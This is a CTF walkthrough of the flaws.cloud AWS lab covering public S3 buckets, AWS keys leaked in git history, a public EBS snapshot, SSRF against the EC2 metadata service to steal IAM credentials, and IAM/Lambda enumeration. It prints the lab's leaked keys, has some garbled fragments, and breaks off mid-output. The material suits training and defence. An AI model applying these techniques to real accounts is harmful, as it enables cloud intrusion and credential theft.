

FLAWS

Machine Walkthrough

Difficulty: **Beginner to Intermediate** | Platform: **AWS Cloud** | Target: flaws.colud

Challenge Name	Flaws.cloud
Platform	AWS Cloud Security
Difficulty	Beginner to Intermediate
Target IP	flaws.cloud
Date	2026, June
Author	Adbin Magar

Overview

Hey! I just completed the flaws.cloud which is a cloud security CTF challenge created by Scott Piper that teaches common AWS misconfigurations through hands-on exploitation. Unlike traditional CTFs with SQL injections or XSS, every level here is about real AWS mistakes that happen in production environments. The challenge runs entirely through AWS services, S3 buckets, EC2 instances, IAM roles, Lambda functions, and API Gateway. I will walk through all six levels and explain the why behind each one because that is where the actual learning happens.

00 Flags Summary

Level	Vulnerability	Flag
1	**Public S3 bucket**	secret-dd02c7c.html
2	**Any AWS user access**	secret-e4443fc.html
3	**Leaked keys in git history**	AWS Access Keys found
4	**Public EBS snapshot**	.htpasswd credentials
5	**SSRF via EC2 proxy**	Temporary IAM credentials
6	**IAM over-permissioned**	theend URL via Lambda

01 Level 1: Public S3 Bucket

What is the challenge?

The starting page at flaws.cloud says “This level is buckets of fun. See if you can find the first sub-domain.” The word bucket is the entire hint. The site itself is hosted as an AWS S3 bucket and that bucket is publicly readable by anyone in the world without any credentials at all.


S3 stands for Simple Storage Service. It is Amazon’s file storage system where files are stored inside buckets, which are basically folders in the cloud. When hosting a static website on S3, the bucket name must match the domain name. So, flaws.cloud is literally an S3 bucket named flaws.cloud. Using the AWS CLI with the --no-sign-request flag means no login is needed at all. I listed the bucket contents and found a secret file immediately.

aws s3 ls s3://flaws.cloud/ --no-sign-request

```
└─# aws s3 ls s3://flaws.cloud/ --no-sign-request
2017-03-14 08:45:38       2575 hint1.html
2017-03-03 09:50:17       1707 hint2.html
2017-03-03 09:50:11       1101 hint3.html
2024-02-22 08:17:41       2861 index.html
2018-07-10 22:32:16      15979 logo.png
2017-02-27 07:44:28         46 robots.txt
2017-02-27 07:44:30       1051 secret-dd02c7c.html
```

[*Fig: Terminal showing bucket listing with secret-dd02c7c.html highlighted*]

I opened the secret file in my browser which revealed the Level 2 URL.



[*Fig: Browser showing “Congrats! You found the secret file!” with Level 2 URL*]

NOTE

S3 bucket permissions default to private. If someone sets the bucket ACL to public, anyone on the internet can list and download every file inside it without any account or login. This is one of the most common AWS misconfigurations found in real bug bounty programs. The fix is to never set S3 bucket ACL to public and to enable S3 Block Public Access at the account level

02 Level 2: Any Authenticated AWS User

Level 2 looks identical to Level 1 on the surface. But this time running the same command with --no-sign-request returns Access Denied. The bucket is not fully public. However, it is set to allow access for any authenticated AWS user which sounds safe but is a critical misconfiguration.


The bucket owner thought this setting meant only users inside their own AWS account could access it. It does not. It means literally any person on Earth who has any AWS account can list and read this bucket. A free AWS account is enough. I configured my own AWS credentials and ran the same listing command again.

aws --profile level2 s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

```
└─# aws --profile level2 s3 ls s3://level2-c8b217a33fcf1f839f6lf7300a9ae7.flaws.cloud
2017-02-27 07:47:15      80751 everyone.png
2017-03-03 09:32:17       1433 hint1.html
2017-02-03 09:49:39       1035 hint2.html
2017-02-27 07:47:14       2786 index.html
2017-02-27 07:47:14       2786 index.html
2017-02-27 07:47:14         26 robots.txt
2017-02-27 07:47:15       1051 secret-e4443fc.html
```

[*Fig: Terminal showing bucket listing with secret-e4443fc.html found*]

I opened the secret file in my browser which revealed the Level 3 URL.



[*Fig: Browser showing "Congrats! You found the secret file!" with Level 3 URL*]

> **NOTE**
>
> The “Any Authenticated AWS User” permission setting does not mean your team. It means anyone with any AWS account anywhere in the world. This setting has been removed from the AWS web console but can still be configured via the SDK and third-party tools. Always be explicit about who has access by specifying exact account IDs or IAM roles in your bucket policy.

03 Level 3: Git History and Leaked AWS Keys

Level 3 introduces a completely different type of vulnerability. The S3 bucket is publicly accessible with no credentials needed but the real secret is not in a file you can see directly. It is hidden inside a .git folder that was accidentally pushed to the bucket along with the website files.

Git is a version control system. Every time a developer saves their work it creates a commit which is a snapshot of all files at that moment. Git remembers every commit forever even if you delete a file in a later commit. This is what makes leaked credentials in git history so dangerous. I started by listing the bucket and immediately noticed the .git folder.

aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --no-sign-request

```
└─# aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --no-sign-request
                           PRE .git/
2017-02-27 05:59:33     123637 authenticated_users.png
2017-02-27 05:59:34       1552 hint1.html
2017-02-27 05:59:34       1426 hint2.html
2017-02-27 05:59:35       1247 hint3.html
2017-02-27 05:59:33       1035 hint4.html
2020-05-23 00:06:10       1861 index.html
2017-02-27 05:59:33         26 robots.txt
```

[*Fig: Terminal showing bucket listing with .git/ folder*]

I downloaded the entire bucket to my local machine including the .git folder then read the commit history.

aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request
git log

```
└─# aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request
warning: Skipping file /home/kali/.BurpSuite/pre-wired-browser/SingletonSocket. File does not exist.
warning: Skipping file /home/kali/.BurpSuite/pre-wired-browser/SingletonCookie. File does not exist.
warning: Skipping file /home/kali/.BurpSuite/pre-wired-browser/SingletonLock. File does not exist.
warning: Skipping file /home/kali/.config/pulse/686fa41363f049e9a84be345a7078e04-runtime. File does not exist.
warning: Skipping file /home/kali/.mozilla/firefox/ef7ulhd5.default-esr/lock. File does not exist.
warning: Skipping file /home/kali/.ssh/agent/s.RDJpj98jBr.agent.DAa0tHAnPW. File is character special device, block special device, FIFO, or socket.
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to .git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/prepare-commit-msg.sample to .git/hooks/prepare-commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-applypatch.sample to .git/hooks/pre-applypatch.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/update.sample to .git/hooks/update.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to .git/hooks/applypatch-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-commit.sample to .git/hooks/pre-commit.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to .git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/post-update.sample to .git/hooks/post-update.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/index to .git/index
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-rebase.sample to .git/hooks/pre-rebase.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to .git/hooks/commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/info/exclude to .git/info/exclude
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/HEAD to .git/logs/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/61/a5ff2913c522d4cf4397f2500201ce5a8e097b to .git/objects/61/a5ff2913c522d4cf
4397f2500201ce5a8e097b
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/refs/heads/master to .git/logs/refs/heads/master
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/53/23d77d2d914c89b220be9291439e3da9dada3c to .git/objects/53/23d77d2d914c89b2
20be9291439e3da9dada3c
```

```
└─# git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD → master)
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
```

[*Fig: Terminal showing git log with suspicious commit message "Oops, accidentally added something I shouldn't have"*]

The commit messages told the whole story. A developer accidentally committed credentials and tried to delete them in a later commit. But git never forgets. I checked out the bad commit and read the secret file.

cat access_keys.txt

```
└─# cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
```

[*Fig: Terminal showing cat access_keys.txt with AWS access key and secret key in plain text*]

I configured the leaked keys as a new AWS profile and listed all S3 buckets in their account.

aws configure --profile flaws
aws --profile flaws s3 ls

```
└─# aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

```
└─# aws --profile flaws s3 ls
2017-02-13 03:16:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 22:19:53 config-bucket-975426262029
2017-02-13 01:48:24 flaws-logs
2017-02-05 09:25:07 flaws.cloud
2017-02-24 07:39:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-27 00:00:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-27 00:01:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-27 01:29:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-27 01:32:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-27 01:51:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

[*Fig: Terminal showing aws s3 ls output listing all buckets in the flaws.cloud account including all level URLs*]

NOTE

Deleting a file in a new commit does not remove it from git history. Anyone who downloads the repository can travel back in time and read the deleted file. If credentials are ever committed to git even for one second, they must be rotated immediately. Use tools like git-secrets or truffleHog to scan repositories before pushing. This exact technique has been used to compromise major companies in real bug bounty programs.

04 Level 4: Public EBS Snapshot

Level 4 presents a login page protected with HTTP Basic Auth. The credentials to log in are hidden inside an EBS snapshot that was made public by mistake. EBS stands for Elastic Block Store and it is the hard drive attached to an EC2 virtual machine. A snapshot is a backup of that entire hard drive. If that snapshot is made public anyone can copy it and mount it like a USB drive and read every single file on it including password files.

I used the leaked keys from Level 3 to search for public snapshots owned by the flaws.cloud account. The account ID 975426262029 was already known from the bucket name config-bucket-975426262029 found in Level 3.

aws --profile flaws ec2 describe-snapshots --owner-id 975426262029 --region us-west-2

```
└─# aws --profile flaws ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
    "Snapshots": [
        {
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard",
            "TransferType": "standard",
            "CompletionTime": "2017-02-28T01:37:07+00:00",
            "FullSnapshotSizeInBytes": 2485649408,
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "VolumeId": "vol-04f1c039bc13ea950",
            "State": "completed",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "Progress": "100%",
            "OwnerId": "975426262029",
            "Description": "",
            "VolumeSize": 8,
            "Encrypted": false
        }
    ]
}
```

[*Fig: Terminal showing describe-snapshots output with snap-0b49342abd1bdcb89, VolumeSize 8, Encrypted false*]

The snapshot was public and unencrypted. I attempted to create a volume from it but the backup user from the leaked keys does not have permission to create volumes which returned an UnauthorizedOperation error.

D 975426262029 was already known from the bucket name config-bucket-975426262029 found in Level 3.

aws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89 --profile flaws

```
└─# aws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89 --profile flaws


An error occurred (UnauthorizedOperation) when calling the CreateVolume operation: You are not authorized to perform this operation. User: arn:aws:iam::97542
6262029:user/backup is not authorized to perform: ec2:CreateVolume on resource: arn:aws:ec2:us-west-2:975426262029:volume/* because no identity-based policy
allows the ec2:CreateVolume action. Encoded authorization failure message: 5jyulfvam6jaykShYxEZ81Qe0sjjQ6uRqclRVBMYywWReH0Lcf2hNV01gYG8PMyt-tt9j7WVxOelc-zTCV
SlbdU1Vd606e4sZW0jdYQbvUbuPe_-_JR7p_MDhaxPJIu-RoM62RlZm64mSacrgFe1v2dX-YWkJdclMX2lsvMkGiDeMBVVmUPevXAddVa9VXkfuLSMnLrsfNJw46_HTyFPUXoC2bM5KnAd_gQcXCiKj-E7Dw4
ehKfl3Et9kOUf_W9jkwj9CgU7-vTCI0X6UQN1Jn_K87TWMGtdy611vIoIeyZk4ZQmjETv97CZ6mHfl9yOWV36XDgRR3UI9ponGMWCP1Y_VSmmGI7AnO9tW1o1pgnozsLTujwaCvigQzxOPAHDdNtIAOIGEV7K
9s5P8vK7FzNWYTpHOOEi9uMbcq8XQ5sfdj1qyTpeujQ41zu9Yjd_tJoTgJV2DNbO_OSVnbaSd2zaPWTCwr9fLl9IEYnQFzpA0Mn2ZD8GMYfKyNmbTMrfSn1w74Z84y2pOag7rSqanyWmCKFCe3adZdmZ4wF2S
BGzhUyPd8MCZY1dzW93i7J33TPD4Fc0gaSw58BuBXDebq96JVAFnmY6dOqNihN6wrF_n5_A6wdqPmiYAR7BOO6gojB9f6mUESeQzt_7bYFT7BuQw0m5c55TjmXf
```

[*Fig: Terminal showing UnauthorizedOperation error for ec2:CreateVolume with user/backup in the ARN*]

With your own AWS account this step succeeds and you can mount the volume on an EC2 instance and read the .htpasswd file at /var/www/html/.htpasswd which contains the login credentials. I used those credentials to log in to the protected page.

Reference

https://54m4ri74n.medium.com/flaws-cloud-walkthrough-aws-penetration-testing-level-4-a866cac45ef0



[*Fig: Browser showing Level 5 page after successful login*]

NOTE


EBS snapshots should never be made public. Developers sometimes share snapshots when migrating servers and accidentally leave them public. The snapshot contains the entire file system including configuration files, password files, SSH keys, and any sensitive data that was on the server at the time the backup was taken. Always keep snapshots private and encrypted and regularly audit them using AWS Config.

05 Level 5: EC2 Metadata SSRF Attack

Level 5 presents a web application with a simple HTTP proxy feature. The page shows example usage like /proxy/flaws.cloud/ and /proxy/neverssl.com/ which reveals the pattern immediately. The proxy will visit any URL you give it. This is a classic SSRF vulnerability which stands for Server Side Request Forgery.


Every EC2 instance in AWS can reach a special IP address that only works from inside the server: 169.254.169.254. This is the EC2 Instance Metadata Service. It contains everything about the server including its IAM credentials. From your home browser this IP is unreachable. But the proxy is running on the EC2 server itself so it can reach it perfectly. I sent the proxy to visit the metadata service step by step.

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/




[*Fig: Browser showing metadata API version list including "latest" confirming SSRF works*]

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/




[*Fig: Browser showing all metadata categories including iam/ folder*]

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/



[*Fig: Browser showing "flaws" as the IAM role name*]

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws



[*Fig: Browser showing JSON response with AccessKeyId, SecretAccessKey, Token, and Expiration*]

I configured these temporary credentials including the session token and used them to list the Level 6 bucket.

aws configure –profile level5
aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ --profile level5

```
└─# aws configure --profile level5
AWS Access Key ID [None]: ASIA6GG7PSQG6PIDGBTU
AWS Secret Access Key [None]: 7bWe4G7XT4wy2iUpwuZHUVcxdokNK5Ac9lbrA14y
AWS Session Token [None]: IQoJb3JpZ2luX2VjEL...
Default region name [us-west-2]: us-west-2
Default output format [json]: json
```

```
└─# aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ --profile level5
                           PRE ddcc78ff/
2017-02-27 07:56:07        871 index.html
```

[*Fig: Terminal showing bucket listing with hidden directory ddcc78ff/*]

> **NOTE**
>
> I found that Capital One breach in 2019 used exactly this technique. An attacker found an SSRF on a WAF, used it to reach 169.254.169.254, stole IAM credentials, and accessed over 100 million customer records. Any application feature that fetches external URLs must block access to 169.254.169.254 and all private IP ranges. AWS has released IMDSv2 which requires a token header that prevents simple SSRF exploitation but many accounts still have IMDSv1 enabled.

06 Level 6: IAM Enumeration with Security Audit

The final level gives you AWS access keys directly on the page. The user has the SecurityAudit policy attached which gives read-only access to almost everything in the account. The challenge is to use these read permissions to map the account and find a hidden Lambda function connected to an API Gateway that reveals the final URL.

I configured the provided keys and started enumerating. First, I checked what user I was, then listed what policies were attached to that user.

aws configure --profile level6
aws iam get-user --profile level6

```
└─# aws configure --profile level6
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q3OBGA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: json
```

```
└─# aws iam get-user --profile level6
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16+00:00"
    }
}
```

[*Fig: Terminal showing get-user output with UserName Level6 and account ARN*]

aws iam list-attached-user-policies --user-name Level6 --profile level6

```
└─# aws iam list-attached-user-policies --user-name Level6 --profile level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        }
    ]
}
```

[*Fig: Terminal showing two policies MySecurityAudit and list_apigateways*]

The list_apigateways policy was the hint. I listed Lambda functions to find what was running in the account.

aws lambda list-functions --profile level6 --region us-west-2

```
└─# aws lambda list-functions --profile level6 --region us-west-2
{
    "Functions": [
        {
            "FunctionName": "Level6",
            "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
            "Runtime": "python2.7",
            "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 282,
            "Description": "A starter AWS Lambda function.",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2017-02-27T00:24:36.054+0000",
            "CodeSha256": "2iEjBytFbH91PXEMO5R/B9DqOgZ7OG/lqoBNZh5JyFw=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
```

[*Fig: Terminal showing lambda list-functions output with FunctionName Level6*]

I read the Lambda function policy to find which API Gateway was connected to it. The policy ARN contained the API Gateway ID and path.

aws lambda get-policy --function-name Level6 --profile level6 --region us-west-2

```
└─# aws lambda get-policy --function-name Level6 --profile level6 --region us-west-2
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",\"Principal\"
